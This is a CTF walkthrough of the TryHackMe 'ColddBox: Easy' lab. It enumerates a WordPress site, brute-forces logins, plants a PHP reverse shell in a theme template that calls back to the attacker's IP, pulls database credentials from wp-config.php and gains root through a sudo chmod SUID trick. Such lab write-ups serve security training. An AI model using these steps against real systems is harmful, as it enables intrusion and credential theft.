
ColddBox

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.83.103
Lets try pinging it

```
┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ ping 10.10.83.103 -c 5
PING 10.10.83.103 (10.10.83.103) 56(84) bytes of data.
64 bytes from 10.10.83.103: icmp_seq=1 ttl=60 time=247 ms
64 bytes from 10.10.83.103: icmp_seq=2 ttl=60 time=174 ms
64 bytes from 10.10.83.103: icmp_seq=3 ttl=60 time=168 ms
64 bytes from 10.10.83.103: icmp_seq=4 ttl=60 time=172 ms
64 bytes from 10.10.83.103: icmp_seq=5 ttl=60 time=173 ms

--- 10.10.83.103 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 168.119/186.915/247.176/30.203 ms
```

Now lets do some port scanning

Port Scanning :

All Port Scan :

```
rustscan -a 10.10.83.103 --ulimit 5000
```

```
┌──(pks㉿Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ rustscan -a 10.10.83.103 --ulimit 5000
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
----------------------------------------
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.83.103:80
Open 10.10.83.103:4512
[~] Starting Script(s)
[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 19:45 IST
Initiating Ping Scan at 19:45
Scanning 10.10.83.103 [2 ports]
Completed Ping Scan at 19:45, 0.15s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:45
Completed Parallel DNS resolution of 1 host. at 19:45, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating Connect Scan at 19:45
Scanning 10.10.83.103 [2 ports]
Discovered open port 80/tcp on 10.10.83.103
Discovered open port 4512/tcp on 10.10.83.103
Completed Connect Scan at 19:45, 0.18s elapsed (2 total ports)
Nmap scan report for 10.10.83.103
Host is up, received conn-refused (0.16s latency).
Scanned at 2024-09-19 19:45:11 IST for 1s

PORT     STATE SERVICE REASON
80/tcp   open  http    syn-ack
4512/tcp open  unknown syn-ack
```

Open ports

```
PORT STATE SERVICE REASON
80/tcp open http syn-ack
4512/tcp open unknown syn-ack
```

Lets try and aggressive scan on these

Aggressive Scan :

```
nmap -sC -sV -A -T5 -Pn -n -p 80,4512 10.10.83.103 -o aggressiveScan.txt
```

```
┌──(pks㉿Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ nmap -sC -sV -A -T5 -Pn -n -p 80,4512 10.10.83.103 -o aggressiveScan.txt
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-19 19:49 IST
Nmap scan report for 10.10.83.103
Host is up (0.19s latency).

PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
|   256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)
|_  256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 25.47 seconds
```

Aggressive scan

PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|http-generator: WordPress 4.1.31
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: ColddBox | One more machine
4512/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 2048 4e:bf:98:c0:9b:c5:36:80:8c:96:e8:96:95:65:97:3b (RSA)
| 256 88:17:f1:a8:44:f7:f8:06:2f:d3:4f:73:32:98:c7:c5 (ECDSA)

```
| 256 f2:fc:6c:75:08:20:b1:b2:51:2d:94:d6:94:d7:51:4f (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Interesting SSH port here lets do some directory fuzzing next

---

Directory Fuzzing :

```
feroxbuster --url http://10.10.83.103 -t 200 -w
/usr/share/wordlists/dirb/common.txt
```


```
┌──(pks㉿Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ feroxbuster --url http://10.10.83.103 -t 200 -w /usr/share/wordlists/dirb/common.txt

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 😎                 ver: 2.10.4
────────────────────────────────────────────────────
🎯 Target Url            http://10.10.83.103
🚀 Threads               200
📖 Wordlist              /usr/share/wordlists/dirb/common.txt
💢 Status Codes          All Status Codes!
💥 Timeout (secs)        7
🦡 User-Agent            feroxbuster/2.10.4
💉 Config File           /etc/feroxbuster/ferox-config.toml
🔎 Extract Links         true
🏁 HTTP methods          [GET]
🔃 Recursion Depth       4
🎉 New Version Available https://github.com/epi052/feroxbuster/releases/latest
────────────────────────────────────────────────────
🏁 Press [ENTER] to use the Scan Management Menu™
────────────────────────────────────────────────────
404      GET        9l       31w      274c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        9l       28w      277c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET       43l       43w     1045c http://10.10.83.103/wp-includes/wlwmanifest.xml
200      GET       89l      137w     1159c http://10.10.83.103/wp-content/themes/twentyfifteen/css/ie7.css
500      GET        0l        0w        0c http://10.10.83.103/wp-content/themes/twentyfifteen/
200      GET      209l      871w    27519c http://10.10.83.103/wp-content/themes/twentyfifteen/genericons/genericons.css
200      GET      134l      515w     5612c http://10.10.83.103/wp-includes/js/jquery/jquery.hotkeys.js
200      GET      316l      717w     6976c http://10.10.83.103/wp-includes/js/jquery/suggest.js
```

There is a lot of directories here so i didnt point out all of em u can check the directories.txt on the github repo if u on there


A lot of wp-content stuff looks like wordpress this time

Web Application :

Default page



There is this login page button at the bottom too



Alright lets just run `wpscan` now

```
wpscan --url http://10.10.83.103
```

Found this interesting only from this

```
[+] WordPress theme in use: twentyfifteen
 | Location: http://10.10.83.103/wp-content/themes/twentyfifteen/
 | Last Updated: 2024-07-16T00:00:00.000Z
 | Readme: http://10.10.83.103/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.8
 | Style URL: http://10.10.83.103/wp-content/themes/twentyfifteen/style.css?ver=4.1.31
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://10.10.83.103/wp-content/themes/twentyfifteen/style.css?ver=4.1.31, Match: 'Version: 1.0'

[+] Enumerating All Plugins (via Passive Methods)
```

Lets run it with a API-token this time it gives a lot more info from this

```
wpscan --url http://10.10.83.103/ -e u,cb,vp,vt --api-token <API-TOKEN>
```

```
[i] User(s) Identified:

[+] the cold in person
 | Found By: Rss Generator (Passive Detection)

[+] hugo
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] c0ldd
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] philip
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 21
```

Some usernames here lets make a file to include these in and run a brute force attack with wpscan

```
┌──(pks㉿Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ cat users.txt
the cold in person
hugo
c0ldd
philip
```

Now lets run the brute force attack now


```
wpscan --url http://10.10.83.103/ -U users.txt -P
/usr/share/wordlists/rockyou.txt
```

this can a bit to run for me took like 6 min to find a password

```
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 4 user/s
[SUCCESS] - c0ldd / 9876543210
^Cying philip / briana Time: 00:06:08 <
[!] Valid Combinations Found:
 | Username: c0ldd, Password: 9876543210
```

```
Wordpress creds found

Username : c01dd
Password : 9876543210
```

Let now login



Alright we can easily get a shell from here

Gaining Access :

To do this go to Apperance → Editor → 404.php page

Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edit: Twenty Fifteen Select

```
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

        <div id="primary" class="content-area">
                <main id="main" class="site-main" role="main">

                        <section class="error-404 not-found">
                                <header class="page-header">
                                        <h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.',
'twentyfifteen' ); ?></h1>
                                </header><!-- .page-header -->

                                <div class="page-content">
                                        <p><?php _e( 'It looks like nothing was found at this location. Maybe try a
search?', 'twentyfifteen' ); ?></p>
```

Templates

- 404 Template (404.php)
- Archives (archive.php)
- author-bio.php
- Comments (comments.php)
- content-link.php
- content-none.php
- content-page.php
- content-search.php
- content.php
- Footer (footer.php)
- Theme Functions (functions.php)

Add the pentest monkey revshell in here and edit the IP and the PORT in the script

Edit Themes

Twenty Fifteen: 404 Template (404.php)

Select theme to edi

```
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.17.94.2';  // CHANGE THIS
$port = 9001;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
```

Save this by clicking the Update file button in the bottom

Now lets start a listener here

```
┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
```

And go to this url to get the revshell :

```
http://10.10.83.103/wp-content/themes/twentyfifteen/404.php
```

And we get out revshell here

```
┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.83.103] 41068
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:49:38 up 37 min,  0 users,  load average: 0.00, 0.21, 0.29
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lets upgrade this

```
┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.17.94.2] from (UNKNOWN) [10.10.83.103] 41068
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34
 16:49:38 up 37 min,  0 users,  load average: 0.00, 0.21, 0.29
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$ ^Z
zsh: suspended  nc -lvnp 9001

┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ stty raw -echo;fg
[1]  + continued  nc -lvnp 9001

www-data@ColddBox-Easy:/$ export TERM=xterm
www-data@ColddBox-Easy:/$
```

Lateral PrivEsc

Now lets see the config file first before we do anything

```
www-data@ColddBox-Easy:/$ cd /var/www/html
www-data@ColddBox-Easy:/var/www/html$ ls
hidden            wp-blog-header.php    wp-includes        wp-signup.php
index.php         wp-comments-post.php  wp-links-opml.php  wp-trackback.php
license.txt       wp-config-sample.php  wp-load.php        xmlrpc.php
readme.html       wp-config.php         wp-login.php
wp-activate.php   wp-content            wp-mail.php
wp-admin          wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

Lets see this file

```
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');
```

We got the password for c0ldd here

User creds

Username : c0ldd
Password : cybersecurity

Now lets SSH in now

```
┌──(pks☺Kali)-[~/TryHackMe/ColddBox:Easy]
└─$ ssh c0ldd@10.10.83.103 -p 4512
c0ldd@10.10.83.103's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.4.0-186-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


Pueden actualizarse 129 paquetes.
92 actualizaciones son de seguridad.


Last login: Mon Nov  8 13:20:08 2021 from 10.0.2.15
c0ldd@ColddBox-Easy:~$ id
uid=1000(c0ldd) gid=1000(c0ldd) grupos=1000(c0ldd),4(adm),24(cdrom),
ashare)
c0ldd@ColddBox-Easy:~$
```

Here is your user.txt

```
c0ldd@ColddBox-Easy:~$ ls -al
total 24
drwxr-xr-x 3 c0ldd c0ldd 4096 oct 19  2020 .
drwxr-xr-x 3 root  root  4096 sep 24  2020 ..
-rw------- 1 c0ldd c0ldd    0 oct 19  2020 .bash_history
-rw-r--r-- 1 c0ldd c0ldd  220 sep 24  2020 .bash_logout
-rw-r--r-- 1 c0ldd c0ldd    0 oct 14  2020 .bashrc
drwx------ 2 c0ldd c0ldd 4096 sep 24  2020 .cache
-rw-r--r-- 1 c0ldd c0ldd  655 sep 24  2020 .profile
-rw-r--r-- 1 c0ldd c0ldd    0 sep 24  2020 .sudo_as_admin_successful
-rw-rw---- 1 c0ldd c0ldd   53 sep 24  2020 user.txt
c0ldd@ColddBox-Easy:~$
```

Vertical PrivEsc

As we have the password lets first see the sudo permissions here

```
c0ldd@ColddBox-Easy:~$ sudo -l
[sudo] password for c0ldd:
Coincidiendo entradas por defecto para c0ldd en Co
    env_reset, mail_badpass, secure_path=/usr/loca

El usuario c0ldd puede ejecutar los siguientes com
    (root) /usr/bin/vim
    (root) /bin/chmod
    (root) /usr/bin/ftp
c0ldd@ColddBox-Easy:~$
```

So we can either use vim to get root or we can just add the SUID binary to /bin/bash to get root

```
c0ldd@ColddBox-Easy:~$ sudo chmod 4777 /bin/bash
c0ldd@ColddBox-Easy:~$ ls -al /bin/bash
-rwsrwxrwx 1 root root 1037528 jul 12  2019 /bin/bash
c0ldd@ColddBox-Easy:~$
```

Now lets just get root like this

```
c0ldd@ColddBox-Easy:~$ /bin/bash -ip
bash-4.3# id
uid=1000(c0ldd) gid=1000(c0ldd) euid=0(root) grupos
min),116(sambashare)
bash-4.3#
```

Here is your root.txt

```
bash-4.3# cd /root
bash-4.3# ls -al
total 32
drwx------  4 root root 4096 sep 24  2020 .
drwxr-xr-x 23 root root 4096 sep 24  2020 ..
-rw-------  1 root root   15 nov  8  2021 .bash_history
-rw-r--r--  1 root root    0 oct 14  2020 .bashrc
drwx------  2 root root 4096 sep 24  2020 .cache
-rw-------  1 root root  220 sep 24  2020 .mysql_history
drwxr-xr-x  2 root root 4096 sep 24  2020 .nano
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root   49 sep 24  2020 root.txt
bash-4.3#
```

Thanks for reading :)